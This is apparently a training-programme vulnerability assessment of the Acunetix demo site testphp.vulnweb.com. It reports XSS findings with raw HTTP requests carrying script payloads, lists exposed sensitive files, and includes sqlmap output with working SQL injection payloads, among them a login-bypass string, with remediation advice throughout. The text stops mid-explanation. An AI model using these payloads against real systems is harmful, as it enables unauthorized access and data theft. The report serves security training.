Vulnerability Assessment

Prepared By: Abhiram SS

Report Date: 14/04/2024

Task Level: Hard

ShadowFox


Learn · Create · Lead

Contents

Table of Contents

Executive Summary

Graph



Disclosed Vulnerabilities

Severity	Vulnerability	Description	Recommendation
HIGH	Stored XSS	Stored XSS occurs when an attacker injects malicious code into a website or web application, and this code is permanently stored on the server.	Implement strict input validation to filter out malicious scripts. Encode output to prevent execution of injected code. Enforce Content Security Policy (CSP) to restrict script execution and enhance protection

		Whenever a user accesses the compromised page, the malicious code executes, posing a threat such as session hijacking or data theft.	
HIGH	Boolean-based Blind SQL Injection	In Boolean-based blind SQL injection, attackers exploit the application's response to true/false queries to extract information from the database. By crafting SQL queries that manipulate the application's logic, attackers can infer the presence of specific data or conditions in the database without directly retrieving the data.	To mitigate Boolean-based blind SQL injection, developers should use prepared statements or parameterized queries to separate SQL code from user input, preventing malicious manipulation. Additionally, implementing proper error handling and logging can help detect and respond to potential injection attempts.
HIGH	UNION Query SQL Injection	Union query SQL injection involves injecting malicious SQL code into input	Developers should validate and sanitize user input thoroughly to prevent UNION query injection.

		fields or URLs to manipulate database queries that include UNION clauses. By leveraging the UNION operator, attackers can combine the results of multiple SELECT statements, enabling them to extract sensitive data from the database.	Additionally, input parameterization and limiting database privileges can help mitigate the impact of SQL injection attacks by restricting the attacker's ability to execute arbitrary SQL commands.
HIGH	SQL injection	Database information leakage occurs when sensitive information, such as database schema, table names, or error messages containing database details, is exposed to attackers. This leakage can provide attackers with valuable insights into the structure and configuration of the	To prevent database information leakage, developers should configure applications to suppress detailed error messages that reveal database-related information. Additionally, conducting regular security assessments and audits can help identify and address potential sources of information leakage within the application and underlying infrastructure.

		database, facilitating further exploitation.	
HIGH	Exposed ZIP file containing potentially sensitive data	This vulnerability exposes a ZIP file that may contain sensitive data such as user credentials, private documents, or other confidential information.	Remove the ZIP file from the web server's directory or restrict access to it using appropriate permissions. Additionally, ensure that sensitive data is not stored in publicly accessible directories.
HIGH	Exposed PHP information file revealing server configuration details	This vulnerability exposes a PHP information file that reveals detailed information about the server's configuration, including PHP version, installed extensions, and system paths.	Remove or restrict access to the phpinfo.php file. Disable the display of PHP information in production environments to prevent potential attackers from gathering intelligence about the server's configuration. Ensure that sensitive information is not exposed to unauthorized users.
HIGH	Exposed server-side script potentially related to MySQL database	This vulnerability exposes a server-side script that could be related to MySQL database operations.	: Remove or secure the exposed script to prevent unauthorized access. Implement input validation, parameterized queries, and least privilege principles to mitigate SQL

🟥		Attackers may exploit this to execute arbitrary SQL queries, potentially leading to data theft or manipulation.	injection vulnerabilities. Regularly update and patch the server and database software to address any security vulnerabilities.
Medium	Reflected XSS in Search	Reflected XSS occurs when malicious scripts are injected into input fields, such as search queries, and then reflected back to users in the application's response. Attackers craft URLs containing the malicious script, enticing users to click on them. When clicked, the script executes in the victim's browser, potentially compromising their session or redirecting them to malicious sites.	To mitigate reflected XSS vulnerabilities in search functionality, developers should implement input validation and output encoding to sanitize user inputs before displaying them to other users. Additionally, employing security mechanisms such as Content Security Policy (CSP) can help prevent the execution of injected scripts and enhance overall protection against XSS attacks. Regular security testing and code reviews are essential to identify and address any potential XSS vulnerabilities in the application.

Medium	Exposed project configuration file (.idea/workspace.xml)	This vulnerability exposes a project configuration file, which may contain sensitive information such as project structure, dependencies, or even credentials if improperly configured.	Remove or restrict access to the .idea/workspace.xml file. Ensure that project configuration files are not exposed publicly. Consider moving sensitive configuration data to environment variables or encrypted storage. Regularly review and update project configuration files to minimize the risk of exposure.
Medium	Exposed Apache configuration file (Mod_Rewrite_Shop/.htaccess):	This vulnerability exposes an Apache configuration file, which could contain directives for URL rewriting, access control, or other sensitive configurations.	Secure the .htaccess file by restricting access to it. Review and remove any sensitive information from the file, such as directory paths or server configurations that could aid attackers. Regularly audit and update Apache configuration files to ensure they adhere to security best practices.
Medium	Exposed cross-domain policy file	This vulnerability exposes a cross-domain policy file, which defines how web content hosted on one domain	Remove or restrict access to the crossdomain.xml file if not needed. Implement strict cross-domain policies to limit interactions between domains,

		can interact with content from another domain. Attackers may abuse this to conduct cross-domain attacks.	reducing the risk of cross-domain attacks. Regularly review and update cross-domain policy files to reflect changes in application requirements and security standards.
Medium	Exposed version control system configuration file	This vulnerability exposes a version control system (e.g., CVS) configuration file, which may contain information about the repository's location, access credentials, or other sensitive details.	Secure the version control system configuration file by restricting access to it. Review and remove any sensitive information from the file, such as repository paths or authentication credentials. Regularly audit version control system configurations and access controls to prevent unauthorized access and exposure of sensitive data.
Low	Exposed Flash files (fla files) in the /Flash/ directory	This vulnerability exposes Flash files (.fla) in the /Flash/ directory, which may contain source code, assets, or other sensitive information related to	Disable directory indexing for the /Flash/ directory to prevent the listing of files. Secure the Flash files by restricting access to authorized users only. Regularly review and update Flash files to address any security vulnerabilities and

		Flash applications.	ensure compliance with security best practices.
Low	Exposed files in the CVS/ directory	This vulnerability exposes files in the CVS/ directory, which may include version control system metadata, configuration files, or other sensitive data related to the CVS repository.	Disable directory indexing for the CVS/ directory to prevent the listing of files. Review and remove any sensitive information from the directory, such as repository paths or access credentials. Ensure proper access controls are in place to restrict unauthorized access to version control system files.
Low	Exposed files in the .idea/ directory:	This vulnerability exposes files in the .idea/ directory, which is commonly associated with JetBrains IntelliJ IDEA project files. These files may include project settings, configurations, or other sensitive information	Disable directory indexing for the .idea/ directory to prevent the listing of files. Review and remove any sensitive information from the directory, such as project structure, dependencies, or credentials. Ensure that project files are not exposed publicly and implement access controls to restrict unauthorized access.

Findings and recommendations

Cross-site Scripting (XSS)

Reflected XSS

Cross-Site Scripting (XSS) is a common vulnerability found in web applications, allowing attackers to inject malicious scripts into web pages viewed by other users. This vulnerability comes in various forms, including reflected, stored, and DOM-based XSS. In reflected XSS, the injected script is reflected back to the user without proper validation, while stored XSS involves permanently storing the script on the server to execute whenever a user accesses the affected page. Additionally, DOM-based XSS occurs within the Document Object Model (DOM), where client-side scripts manipulate user-controlled input.

The impact of XSS vulnerabilities can be severe, ranging from stealing session cookies and sensitive information to account hijacking, web page defacement, and malware distribution. Attackers exploit XSS by injecting scripts into web pages through input fields, URLs, or other user-controllable data. These scripts execute in the victim's browser, enabling attackers to perform actions on behalf of the user.

Preventing XSS vulnerabilities requires implementing proper input validation and output encoding techniques. Input validation ensures user input conforms to expected formats, while output encoding properly escapes user-supplied data displayed in web pages to prevent script execution. Content Security Policy (CSP) headers can further mitigate XSS attacks by restricting the sources from which scripts can execute. Detection and remediation typically involve automated scanners, manual code reviews, and promptly fixing underlying code issues. Addressing XSS vulnerabilities is crucial for maintaining the security of web applications and protecting user data from exploitation.


CVSS Total: **5.2**

CVSS Strings: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

Affected Host: **http://testphp.vulnweb.com/guestbook.php**


Proof

In the screenshot below the request which was sent to the server.



```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 61
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/guestbook.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,kn;q=0.8,nl;q=0.7,ar;q=0.6
Connection: close

name="><script>alert(1)</script>&text=ssss&submit=add+message
```

the screenshot below is shown that the JavaScript payload is successfullyexecuted in the context of the victims' browser



Not secure
testphp.vulnweb.com/guestbook.php
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Our guestbook
OK

testphp.vulnweb.com says

1

Remediation

Input Validation and Sanitization: Implement strict input validation and sanitization for all user-supplied data, including form fields, query parameters, and request headers. Use appropriate encoding techniques, such as HTML entity encoding, to neutralize any potentially malicious characters before processing user input. Additionally, consider implementing server-side validation checks to ensure that input conforms to expected formats and does not contain any unexpected or malicious content. By validating and sanitizing input data effectively, you can prevent attackers from injecting malicious scripts and mitigate the risk of XSS vulnerabilities in your web application.

Content Security Policy (CSP) Implementation: Configure and enforce a robust Content Security Policy (CSP) to mitigate the impact of XSS attacks. Define and enforce policies that restrict the sources from which scripts can be executed, including inline scripts, external scripts, and script execution from data sources. Additionally, consider enabling the use of nonce values or hash-based whitelisting to allow specific scripts to bypass CSP restrictions when necessary. By implementing a comprehensive CSP, you can significantly reduce the attack surface for XSS vulnerabilities and enhance the security posture of your web application.

References

https://docs.veracode.com/r/reflected-xss

Stored XSS


This type of XSS occurs when the injected script is permanently stored on the server, such as in a database, and executed whenever a user accesses the affected page. In this case, the injected script is included in the searchFor parameter of the HTTP POST request to the search.php page. If the input is not properly sanitized and the application stores the user input without validation, the script will be stored and later executed whenever the search results are displayed to other users. The script <script>alert(1)</script> is stored in the server's database and executed in the context of other users' sessions when they view the search result

CVSS Total: 5.8

CVSS Strings: AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:L/A:N


Affected Host: http://testphp.vulnweb.com/search.php?test=query

In the screenshot provided, the following request was sent to the server:



```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/guestbook.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,kn;q=0.8,nl;q=0.7,ar;q=0.6
Connection: close

searchFor="><script>alert(1)</script>&goButton=go
```

The screenshot below demonstrates the successful execution of the JavaScript payload within the victim's browser context



testphp.vulnweb.com says

1

Remediation:

Implement Content Security Policy (CSP) headers to mitigate the risk of XSS attacks. CSP allows website administrators to define a whitelist of trusted sources for content such as scripts, stylesheets, and images, thereby restricting the execution of untrusted scripts.

References

https://brightsec.com/blog/stored-xss/

Reflected XSS


This type of XSS occurs when the injected script is reflected off the web server and executed in the victim's browser as part of the server's response to the user's request. In this case, the injected script <img src=x onerror=javascript:alert('xss')> is included in the cat parameter of the URL. When the victim's browser renders the response, the script is executed, leading to the execution of the alert('xss') script, which displays an alert dialog box with the message "xss".

CVSS Total: **5.2**

CVSS Strings: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N


Affected Host: http://testphp.vulnweb.com/listproducts.php?cat=1

In the screenshot provided, the following request was sent to the server:



```
GET /listproducts.php?cat=%3Cimg%20src=x%20onerror=javascript:alert`xss`%3E HTTP/1.1
Host: testphp.vulnweb.com
Sec-Ch-Ua: "Google Chrome";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,kn;q=0.8,nl;q=0.7,ar;q=0.6
Connection: close
```

The screenshot below demonstrates the successful execution of the JavaScript payload within the victim's browser context



testphp.vulnweb.com/listproducts.php?cat=<IMG%20sRC=X%20onerror=jaVaScRipT:alert`xss`>

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

testphp.vulnweb.com says

xss

Error: You have an error in your SQL syntax; check the corresponds to your MySQL server version for the right syntax to use near '= ' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

References

https://docs.veracode.com/r/reflected-xss

Sensitive Files

Sensitive files refer to any digital documents, directories, or resources containing confidential or critical information that, if exposed, could compromise the security, integrity, or confidentiality of an organization's data or infrastructure. These files may include but are not limited to configuration files, database dumps, log files, source code repositories, and administrative files. The exposure of sensitive files poses a significant security risk as it could lead to unauthorized access, data breaches, leakage of sensitive information, or exploitation by malicious actors. Proper identification, protection, and management of sensitive files are essential components of an organization's information security strategy to safeguard against potential threats and vulnerabilities. In this context, conducting regular security assessments, implementing access controls, and enforcing security best practices are crucial steps to mitigate the risk of exposure and ensure the confidentiality and integrity of sensitive data.

During the security assessment of the testphp.vulnweb.com website, several sensitive files and directories were discovered to be exposed to the public. These files and directories pose a potential security risk as they may contain sensitive information or configurations that could be exploited by malicious actors.

Vulnerabilities Identified:

1. http://testphp.vulnweb.com/index.zip - Exposed ZIP file containing potentially sensitive data.
2. http://testphp.vulnweb.com/.idea/workspace.xml - Exposed project configuration file.
3. http://testphp.vulnweb.com/admin/ - Accessible administrative directory.
4. http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess - Exposed Apache configuration file.
5. http://testphp.vulnweb.com/crossdomain.xml - Exposed cross-domain policy file.
6. http://testphp.vulnweb.com/CVS/Root - Exposed version control system configuration file.
7. http://testphp.vulnweb.com/secured/phpinfo.php - Exposed PHP information file revealing server configuration details.
8. http://testphp.vulnweb.com/_mmServerScripts/mysql.php - Exposed server-side script potentially related to MySQL database.

Remediation:

Secure Access Controls: Restrict access permissions for sensitive directories and files to authorized personnel only. Use proper authentication mechanisms such as HTTP Basic/Digest authentication or implement IP-based access controls.

File System Hardening: Review and remove any unnecessary or sensitive files and directories from the web server's document root. Ensure that directory listings are disabled to prevent unauthorized access to directory contents.

Regular Security Audits: Conduct regular security audits and vulnerability scans to identify and remediate any exposed sensitive files or directories. Implement automated tools and manual checks to monitor for newly exposed files or directories.

References

https://portswigger.net/web-security/information-disclosure

SQL Injection


SQL Injection is a common and potentially devastating cyberattack technique used to exploit vulnerabilities in web applications that interact with databases. In SQL Injection attacks, malicious actors manipulate input fields on web forms or URLs to inject malicious SQL code into the application's backend database queries. This injected SQL code can alter the intended behavior of the application, allowing attackers to bypass authentication, retrieve sensitive data, modify or delete database records, and execute arbitrary commands on the underlying database server.

CVSS Total: **7.7**

CVSS Strings: AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:N


Affected Host: http://testphp.vulnweb.com/login.php

Saved the below request in a text file




```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 18
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,kn;q=0.8,nl;q=0.7,ar;q=0.6
Connection: close

uname=bbb&pass=bbb
```

Use sqlmap with r flag and add the txt file



```
┌──(kali㉿kali)-[~/shadow-Fox/abhiram-task-hard]
└─$ sqlmap -r req.txt
```

Output of above command



```
┌──(kali㉿kali)-[~/shadow-Fox/abhiram-task-hard]
└─$ cat notes.txt
XSS:
payload:"><script>alert(1)</script>

SQL Injection:
Parameter: pass (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: uname=abhiram&pass=-5505' OR 3176=3176#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=abhiram&pass=abhiram' AND (SELECT 9946 FROM (SELECT(SLEEP(5)))FqUO)-- fYAn

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: uname=abhiram&pass=abhiram' UNION ALL SELECT NULL,NULL,CONCAT(0x716b707871,0x79464a43784e437a49467a48444d536779714674416 56f4643706a7943684f676165555052765647,0x716b6b7171),NULL,NULL,N
ULL,NULL,NULL#

Parameter: uname (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: uname=-3773' OR 5261=5261#&pass=abhiram

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=abhiram' AND (SELECT 4999 FROM (SELECT(SLEEP(5)))VxaE)-- jynW&pass=abhiram

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: uname=abhiram' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716b707871,0x674b4d7957646f64654d7a5747497456766e706663554548474c51716b6751457555627464 56714f,0x716b6b7171),NULL,NULL,NULL
#&pass=abhiram
```

Parameter: pass (POST)

Type: boolean-based blind


By injecting this payload into the password field, the attacker effectively bypasses the password check during authentication, allowing them to log in without providing a valid password

Payload: uname=abhiram&pass=-5505' OR 3176=3176#
uname=abhiram: This parameter remains unchanged and represents the username input field.

pass=-5505' OR 3176=3176#: This parameter is manipulated to inject malicious SQL code into the query used for authentication.
-5505': This part of the payload is crafted to close the existing SQL string within the query.

